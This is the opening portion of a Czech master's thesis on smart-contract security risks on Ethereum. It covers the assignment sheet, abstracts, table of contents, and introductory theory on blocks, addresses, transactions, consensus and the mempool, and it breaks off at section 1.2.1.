

Bezpečnostní rizika smart kontraktů na blockchainu

Bc. Matěj Vaculík

Diplomová práce
2025



Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky

Univerzita Tomáše Bati ve Zlíně

Fakulta aplikované informatiky

Ústav informatiky a umělé inteligence

Akademický rok: 2024/2025

ZADÁNÍ DIPLOMOVÉ PRÁCE

(projektu, uměleckého díla, uměleckého výkonu)

Jméno a příjmení: Bc. Matěj Vaculík
Osobní číslo: A24739
Studijní program: N0613A140022 Informační technologie
Specializace: Kybernetická bezpečnost
Forma studia: Kombinovaná
Téma práce: Bezpečnostní rizika smart kontraktů na blockchainu
Téma práce anglicky: Security Risks of Smart Contracts on Blockchain

Zásady pro vypracování

- Analyzujte základní principy smart kontraktů a blockchainových technologií
- Identifikujte bezpečnostní zranitelnosti smart kontraktů
- Simulujte útoky na smart kontraktů v testovacím prostředí
- Navrhněte opatření pro zabezpečení smart kontrakty
- Implementujte a ověřte navržená bezpečnostní opatření

Forma zpracování diplomové práce: **tištěná/elektronická**

Seznam doporučené literatury:

1. SOLORIO, Kevin. Hands-On Smart Contract Development with Solidity and Ethereum: From Fundamentals to Deployment. Oreilly Media, 2019. ISBN 9781492045267.
2. CHANDRA DEKA, Ganesh a Ganesh Chandra Deka. Blockchain technology : platforms, tools and use cases. Cambridge, 2018. ISBN 9780128138847.
3. VLASIO, Tsiatsis. Smart Contracts: How to Use Blockchain Smart Contracts for Supply Chain Finance. Apress, 2020. ISBN 978-1484253659.
4. DRESCHER, Daniel. Blockchain Basics: A Non-Technical Introduction in 25 Steps. Apress, 2017. ISBN 978-1449374040.
5. Ethereum.org. Ethereum Smart Contract Security Techniques and Tools. Dostupné z: <https://ethereum.org/en/developers/docs/smart-contracts/security/>
6. DEL MOLINO, Guillermo Suarez-Tangil a Juan E. GUZMAN. A Survey of Attacks on Ethereum Smart Contracts. IEEE Access, 2019, roč. 7, s. 150191-150203. DOI: 10.1109/ACCESS.2019.2944943.
7. Andreas M. Antonopoulos. Mastering Ethereum: Building Smart Contracts and Dapps. O'Reilly Media, 2018. ISBN 978-1491971949.

Vedoucí diplomové práce: **Ing. David Malaník, Ph.D.**
Ústav informatiky a umělé inteligence

Datum zadání diplomové práce: **27. října 2024**

Termín odevzdání diplomové práce: **2. června 2025**



L.S.

doc. Ing. Jiří Vojtěšek, Ph.D. v.r.
děkan

prof. Mgr. Roman Jašek, Ph.D., DBA v.r.
ředitel ústavu

Ve Zlíně dne 17. listopadu 2024

PROHLÁŠENÍ AUTORA DIPLOMOVÉ PRÁCE

Beru na vědomí, že

- odevzdáním diplomové práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb., v platném znění bez ohledu na výsledek obhajoby;
- diplomová práce bude uložena v elektronické podobě v univerzitním informačním systému a bude dostupná k nahlédnutí;
- jedno vyhotovení diplomové práce v listinné podobě bude ponecháno Univerzitě Tomáše Bati ve Zlíně k uložení;
- na moji diplomovou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- podle § 60 odst. 1 autorského zákona má Univerzita Tomáše Bati ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- podle § 60 odst. 2 a 3 mohu užít své dílo – diplomovou práci – nebo poskytnout licenci k jejímu využití jen s předchozím písemným souhlasem Univerzity Tomáše Bati ve Zlíně, která je oprávněna v takovém případě ode mne požadovat přiměřený příspěvek na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše);
- pokud bylo k vypracování diplomové práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tj. k nekomerčnímu využití), nelze výsledky diplomové práce využít ke komerčním účelům;
- pokud je výstupem diplomové práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá; neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji, že

- jsem na diplomové práci pracoval(a) samostatně a použitou literaturu jsem řádně citoval(a); v případě publikace výsledků budu uveden(a) jako spoluautor;
- odevzdaná verze diplomové práce a verze elektronická nahraná do IS/STAG jsou obsahově totožné.

Ve Zlíně, dne

.....

podpis autora

ABSTRAKT

Hlavním cílem této práce je analýza bezpečnostních rizik smart kontraktů na blockchainových platformách, se zaměřením na ekosystém Ethereum a programovací jazyk Solidity. Teoretická část práce zkoumá principy fungování blockchainu, klíčové komponenty smart kontraktů a jejich zranitelnosti, včetně historických příkladů bezpečnostních incidentů. Praktická část zahrnuje implementaci smart kontraktů a simulaci útoků typu inspirovaných reálnými scénáři. Na základě analýzy výsledků jsou navržena a testována bezpečnostní opatření. Práce kombinuje teoretické poznatky a nabízí praktická doporučení pro vývojáře smart kontraktů s cílem zvýšit jejich bezpečnost a minimalizovat rizika v blockchainových aplikacích.

Klíčová slova: Ethereum, blockchain, smart kontrakt, bezpečnost, zranitelnosti, Solidity

ABSTRACT

The main objective of this thesis is to analyze the security risks of smart contracts on blockchain platforms, focusing on the Ethereum ecosystem and the Solidity programming language. The theoretical part examines the principles of blockchain functionality, the key components of smart contracts, and their vulnerabilities, including historical examples of security incidents. The practical part involves the implementation of smart contracts and the simulation of attacks inspired by real-world scenarios. Based on the analysis of the results, security measures are proposed and tested. The thesis integrates theoretical insights and provides practical recommendations for smart contract developers, aiming to enhance their security and reduce risks in blockchain applications.

Keywords: Ethereum, blockchain, smart contract, security, vulnerabilities, Solidity

Rád bych poděkoval vedoucímu práce, Ing. Davidu Malaníkovi, Ph.D., za poskytnutí cenných rad, připomínek a veškerých konzultací.

OBSAH

ÚVOD.....	11
I TEORETICKÁ ČÁST	12
1 BLOCKCHAIN TECHNOLOGIE.....	13
1.1 KLÍČOVÉ KOMPONENTY BLOCKCHAIN TECHNOLOGIE.....	14
1.1.1 Blok.....	14
1.1.2 Adresa	16
1.1.3 Transakce	17
1.1.4 Konsenzus	18
1.1.5 Mempool	19
1.2 PROCES TVORBY BLOKU	20
1.2.1 Shromažďování transakcí (Mempool)	20
1.2.2 Validace transakcí a tvorba bloku	21
1.2.3 Zápis a distribuce bloku	21
2 PŘEHLED HLAVNÍCH PLATFORM	22
2.1 ETHEREUM	22
2.2 GAS.....	23
2.3 ETHEREUM VIRTUAL MACHINE (EVM)	23
2.4 SOLIDITY	24
3 SMART KONTRAKTY	26
3.1 DEFINICE A PRINCIPY FUNGOVÁNÍ.....	26
3.2 FALLBACK FUNKCE	26
3.3 ŽIVOTNÍ CYKLUS CHYTRÉHO KONTRAKTU.....	27
4 BEZPEČNOSTNÍ RIZIKA A ZRANITELNOSTI.....	29
4.1 KLASIFIKACE ZRANITELNOSTÍ.....	29
4.1.1 Overflow/Underflow	29
4.1.2 Reentrancy.....	30
4.1.3 Front-running	31
4.1.4 Access control	31
4.1.5 Historie útoků a příklady incidentů.....	32
4.2 PREVENCE A BEST PRACTICES.....	34
5 TESTOVACÍ PROSTŘEDÍ	36
5.1 VÝBĚR A POPIS NÁSTROJŮ A PROSTŘEDÍ.....	36
5.1.1 Testovací blockchain a vývojové prostředí.....	36
5.1.2 Nástroje pro analýzu smart kontraktů	37
5.2 NÁVRH SIMULACÍ ÚTOKŮ	37
5.2.1 Výběr reprezentativních smart kontraktů.....	37
5.2.2 Scénáře útoků	38

5.3	VALIDACE A OVĚŘENÍ NAVRŽENÝCH OPATŘENÍ	39
II	PRAKTICKÁ ČÁST	40
6	SIMULACE ZRANITELNOSTÍ	41
6.1	OVERFLOW/UNDERFLOW	41
6.1.1	Simulace a demonstrace zranitelností	42
6.1.2	Analýza zranitelnosti před mitigací.....	56
6.1.3	Implementace bezpečnostního opatření	57
6.1.4	Analýza po mitigaci.....	61
6.2	REENTRANCY	63
6.2.1	Simulace a demonstrace zranitelností	64
6.2.2	Analýza zranitelnosti před mitigací.....	79
6.2.3	Implementace bezpečnostního opatření (Mitigace)	82
6.2.4	Analýza po mitigaci.....	88
6.3	FRONT-RUNNING ÚTOK.....	93
6.3.1	Simulace a demonstrace zranitelností	93
6.3.2	Analýza zranitelnosti před mitigací.....	104
6.3.3	Implementace bezpečnostního opatření (Mitigace)	107
6.3.4	Analýza po mitigaci.....	114
6.4	ACCESS CONTROL VULNERABILITIES	118
6.4.1	Simulace a demonstrace zranitelností	119
6.4.2	Analýza zranitelnosti před mitigací.....	127
6.4.3	Implementace bezpečnostního opatření (Mitigace)	130
6.4.4	Analýza po mitigaci.....	133
7	ZÁVĚR	137
	SEZNAM POUŽITÉ LITERATURY	139
	SEZNAM OBRÁZKŮ	142
	SEZNAM TABULEK.....	143
	SEZNAM UKÁZEK KÓDŮ	144
	SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK	145

ÚVOD

V posledních letech se technologie blockchain stala klíčovou inovací v oblasti digitálních systémů, zejména díky své schopnosti zajistit decentralizaci, transparentnost a bezpečnost datových transakcí. S rozvojem této technologie získávají na popularitě i smart kontrakty, které umožňují automatizované a bezpečné provádění transakcí bez potřeby prostředníků. Přestože blockchain a smart kontrakty přinášejí mnoho výhod, jejich využití není bez rizik a to především v oblasti bezpečnosti. Historie ukázala, že i drobné chyby v kódu mohou vést k závažným zranitelnostem a rozsáhlým finančním ztrátám.

Tato diplomová práce je rozdělena do dvou hlavních částí. Teoretická část představuje základní koncepty blockchainu, popisuje klíčové prvky smart kontraktů a analyzuje bezpečnostní rizika spojená s jejich nasazením. Dále se věnuje metodologii výzkumu, která zahrnuje výběr testovacího prostředí, analýzu nástrojů a návrh scénářů útoků. Praktická část se zaměřuje na implementaci vybraných smart kontraktů, simulaci útoků a vyhodnocení jejich dopadů. Na základě získaných výsledků jsou navržena a testována bezpečnostní opatření s cílem minimalizovat potenciální rizika.

Z názvu diplomové práce vyplývá, že hlavním cílem bude analyzovat bezpečnostní rizika smart kontraktů a navrhnout účinná opatření ke zvýšení jejich bezpečnosti. Výsledky této práce mohou přispět k hlubšímu porozumění bezpečnostním aspektům smart kontraktů a poskytnout vývojářům i odborné veřejnosti praktické nástroje a doporučení pro minimalizaci zranitelností a zajištění vyšší úrovně bezpečnosti blockchainových aplikací.

I TEORETICKÁ ČÁST

1 BLOCKCHAIN TECHNOLOGIE


Blockchain technologie představuje revoluční přístup k decentralizovanému uchovávání a ověřování dat. Její využití sahá od kryptoměn přes chytré kontrakty až po široké spektrum aplikací v oblastech jako logistika, zdravotnictví či veřejná správa. [1] V této kapitole budou vysvětleny principy fungování blockchainu, jeho klíčové komponenty a proces tvorby bloku.

Důležitým aspektem blockchainu je již zmíněná decentralizace. Neexistuje žádná centrální autorita, která by kontrolovala síť. Namísto toho je správa blockchainu založena na distribuované síti uzlů (nodes), které společně validují a zaznamenávají nové transakce. [2]

Mezi hlavní vlastnosti blockchainu patří:

- **Neměnnost** – jakmile je transakce zapsána do blockchainu, nelze ji změnit nebo odstranit. [3]
- **Transparentnost** – každý účastník sítě může ověřit provedené transakce.
- **Bezpečnost** – data jsou chráněna kryptografickými algoritmy a mechanismy konsenzu.

Na obrázku (Obrázek 1) je znázorněno srovnání mezi centralizovaným modelem bankovního systému a decentralizovaným modelem blockchainu, kde validace probíhá kolektivně bez nutnosti důvěry v jediný subjekt.



Obrázek 1: Rozdíl mezi finančními systémy


(zdroj: [3])

1.1 Klíčové komponenty blockchain technologie

Blockchain se skládá z několika klíčových komponent, které společně zajišťují jeho funkčnost a bezpečnost.

1.1.1 Blok

V blockchainové technologii je základní jednotkou tzv. blok, který slouží k uchovávání ověřených dat, nejčastěji transakcí. Každý blok je navržen tak, aby byl kryptograficky propojen s blokem předcházejícím, čímž vzniká důsledně zabezpečený a neměnný řetězec, jak můžete vidět na obrázku (Obrázek 2). [1]




Obrázek 2: Jak se bloky spojují a vytvářejí blockchain

(zdroj: [4])

Každý blok obsahuje několik klíčových částí, které zajišťují jeho integritu a umožňují ověřování jeho správnosti napříč celou sítí.

- **Data (transakce)** – Obsahují jednotlivé záznamy o převodech hodnot, voláních smart kontraktů nebo jiných operacích. V závislosti na typu blockchainu mohou data reprezentovat kryptoměnové převody, mediální záznamy, zdravotnická data aj. [4]
- **Hash aktuálního bloku** – Jedinečný identifikátor bloku generovaný na základě jeho obsahu. Jakákoli změna byť jediného bitu dat by vedla ke zcela jinému hashi, což zaručuje detekci neoprávněných úprav. [4]

- **Hash předchozího bloku** – Propojuje aktuální blok s předchozím, čímž tvoří bezpečný řetězec. Tato závislost zajišťuje integritu celého blockchainu, neboť změna jakéhokoli bloku by vyžadovala úpravu všech následujících bloků. [4]




Source: Arthur D. Little

Obrázek 3: Tři komponenty bloku

(zdroj:[4])

Omezená velikost a šifrování dat

Bloky mají omezenou kapacitu, protože každý uzel v síti musí uchovávat jejich plnou kopii. Z tohoto důvodu se data v bloku často hašují nebo šifrují, případně jsou skutečná data uložena externě např. v IPFS (InterPlanetary File System) a v bloku je uchován jen odkaz nebo hash těchto dat viz obrázek (Obrázek 4). [4]



Source: Arthur D. Little

Obrázek 4: Zpracování dat na blockchainu

(zdroj: [4])

Význam hašování

Hašování je matematická operace, která převádí libovolně velký vstup na výstup pevné délky (tzv. hash). V blockchainu se používá především kvůli zajištění:

- **Neměnnosti** – Úprava dat by vedla ke změně hashe a byla by okamžitě odhalena.
- **Efektivního ověřování** – Hashy lze rychle porovnávat bez nutnosti kontrolovat celý obsah bloku.
- **Propojení bloků** – Každý nový blok obsahuje hash toho předchozího, čímž vzniká kryptografický řetězec. [4]


1.1.2 Adresa

Blockchainová adresa je zjednodušeně řečeno virtuální adresa uživatele v rámci decentralizované sítě. Slouží jako veřejně přístupný identifikátor, na který lze odesílat transakce s kryptoměnou či jinými daty. V analogii s běžným bankovním účtem je blockchainová adresa obdobou čísla účtu – umožňuje přijímat prostředky, ale sama o sobě nezaručuje přístup k nim. [5]

Každá adresa je odvozena od veřejného klíče uživatele, který vzniká při generování kryptografického páru (soukromý + veřejný klíč). V síti Ethereum například adresa vzniká hašováním veřejného klíče algoritmem Keccak-256 a výběrem posledních 20 bajtů výsledku. Takto vzniklá adresa je reprezentována 42znakovým hexadecimálním řetězcem začínajícím prefixem „0x“. [5]

Adresa sama o sobě neobsahuje žádné informace o identitě uživatele – blockchain je pseudonymní. Veřejně dostupná je pouze historie transakcí spojená s danou adresou. Skutečný vlastník adresy je znám pouze tehdy, pokud svou identitu s adresou výslovně spojí. [5]

Díky této konstrukci je možné, aby jeden uživatel vlastnil více adres (například pro účely spoření, obchodování, správu smart kontraktů), což zvyšuje bezpečnost a soukromí.



Obrázek 5: Ukázka Ethereum adresy na platformě Etherscan

(zdroj: vlastní)

1.1.3 Transakce

Transakce je základní jednotka činnosti v blockchainu. Jedná se o datový záznam, který vyjadřuje přesun hodnoty (např. kryptoměny) nebo iniciaci konkrétní operace (např. spuštění funkce smart kontraktu) mezi dvěma účastníky sítě. [2]

Každá transakce obsahuje několik klíčových údajů. Transakce je nejprve podepsána soukromým klíčem odesílatele, čímž je zajištěno, že byla skutečně autorizována daným uživatelem. Po jejím odeslání do sítě je transakce distribuována mezi uzly, které ji ověřují (např. zda má odesílatel dostatečný zůstatek, zda podpis odpovídá atd.). Teprve poté může být zařazena do bloku a trvale zapsána do blockchainu. [2]

Tento proces zaručuje nezměnitelnost a transparentnost transakcí. Jakmile je transakce jednou potvrzena a zapsána, nelze ji zpětně změnit ani smazat bez zásahu celé sítě. Blockchain tak plní funkci důvěryhodné distribuované účetní knihy.


TRANSACTION ACTION
 Transfer 0.00391279599977 (\$10.10) ETH to 0x26C3c0235dFEF1034b620958d36Cd18C0dDfAFb0

Transaction Hash:	0x54b9191c2e93420b9c0e0b03caf10425f4961a56d9f443edbf2532feb9189f50
Status:	Success
Block:	19537071 2919404 Block Confirmations
Timestamp:	407 days ago (Mar-29-2024 03:45:59 AM UTC) Confirmed within 1 min:32 secs

From:	0xbc810b3920bdb6044d1286FD735EFB67E831B6A2
To:	0x26C3c0235dFEF1034b620958d36Cd18C0dDfAFb0

Value:	0.00391279599977 ETH \$10.10
Transaction Fee:	0.0004995098451 ETH \$1.29
Gas Price:	23.7861831 Gwei (0.0000000237861831 ETH)

Obrázek 6: Detail transakce na síti Ethereum

(zdroj: vlastní)

1.1.4 Konsenzus

Konsenzus zajišťuje správnost transakcí a stabilitu blockchainu tím, že definují pravidla pro potvrzování nových bloků. Mezi nejrozšířenější patří Proof of Work (PoW), který je založen na výpočetní síle a Proof of Stake (PoS), jenž upřednostňuje validátory na základě jejich podílu v síti. Česky se tyto metody označují jako důkaz prací (PoW) a důkaz podílem (PoS). Jednotlivé metody se liší zejména v oblasti bezpečnosti, škálovatelnosti a energetické náročnosti. [2]

Proof of Work

Proof of Work (důkaz prací) je první a nejznámější mechanismus konsenzu, používaný například v síti Bitcoin. Tento model spoléhá na těžáře (miners), kteří soutěží v řešení složitých kryptografických úloh. První těžář, který nalezne správné řešení, získá právo přidat nový blok do blockchainu a obdrží odměnu ve formě kryptoměny. Tento proces však vyžaduje vysoký výpočetní výkon a spotřebovává značné množství energie, což vede ke kritice jeho udržitelnosti. [5]


Proof of Stake

Proof of Stake (důkaz podílem) představuje alternativní přístup k dosažení konsenzu, který snižuje energetické náklady a zvyšuje škálovatelnost blockchainových sítí. V tomto modelu jsou validátoři bloků vybíráni na základě množství držených kryptoměn a délky jejich

držení. Čím více tokenů uživatel vlastní, tím vyšší má šanci na výběr k validaci nového bloku. Tento systém eliminuje potřebu masivního výpočetního výkonu a zajišťuje efektivnější provoz blockchainu. [6]

1.1.5 Mempool

V rámci architektury většiny blockchainových sítí, které pracují s modelem transakcí odesílaných a následně zařazovaných do bloků (například sítě využívající proof of work nebo proof of stake konsenzus s blokovou strukturou), existuje koncept takzvaného mempoolu (memory pool). Mempool představuje vyrovnávací paměť nebo rezervoár nenavržených a dosud nepotvrzených transakcí, které byly odeslány do sítě a čekají na zpracování a zahrnutí do nově tvořeného bloku . [7]



Obrázek 7: Transakce v mempool Bitcoinové sítě

(zdroj: vlastní)

Když uživatel odešle transakci (např. převod hodnoty, interakce se smart kontraktem), tato transakce není okamžitě zařazena do blockchainu. Nejprve je odeslána do sítě a šíří se mezi uzly sítě. Každý uzel udržuje svůj lokální mempool, kde uchovává transakce, které přijal, ověřil (např. kontrola podpisu, dostatečný zůstatek odesílatele) a které ještě nebyly zařazeny do žádného bloku. [7]

Z pohledu aktérů odpovědných za tvorbu bloků (např. těžaři v PoW, validátoři v PoS) slouží mempool jako hlavní zdroj transakcí, ze kterých vybírají transakce pro zařazení do bloku. Proces výběru transakcí a stanovení jejich pořadí v rámci bloku je klíčový a je obvykle ovlivněn výší poplatku za zpracování transakce (poplatek za gas), který je uživatel ochoten zaplatit. Transakce s vyšším poplatkem mají typicky vyšší prioritu a jsou zařazovány do bloku dříve, jelikož představují pro tvůrce bloku vyšší odměnu. [7]

Význam mempoolu pro bezpečnost a fungování smart kontraktů spočívá v jeho transparentnosti. Transakce v mempoolu jsou veřejně dostupné k nahlédnutí pro kohokoli, kdo provozuje uzel sítě nebo má přístup k datům mempoolu. Tato transparentnost umožňuje aktérům sledovat transakce čekající na potvrzení, včetně volání funkcí smart kontraktů a s nimi spojených dat. Možnost sledování transakcí v mempoolu a potenciální snaha ovlivnit jejich pořadí v bloku je základním předpokladem pro vznik některých typů zranitelností a strategických útoků, jako je například Front-running. [7]

1.2 Proces tvorby bloku

Tvorba nového bloku představuje stěžejní a komplexní proces v blockchainové síti, který zajišťuje kontinuitu, bezpečnost a integritu celého řetězce. Tento proces není centralizovaný, ale probíhá distribuovaně mezi uzly sítě a je řízen příslušným konsenzuálním mechanismem. Zahrnuje několik klíčových fází, které vedou od individuálních transakcí k jejich trvalému záznamu v distribuované účetní knize. [1]

1.2.1 Shromažďování transakcí (Mempool)

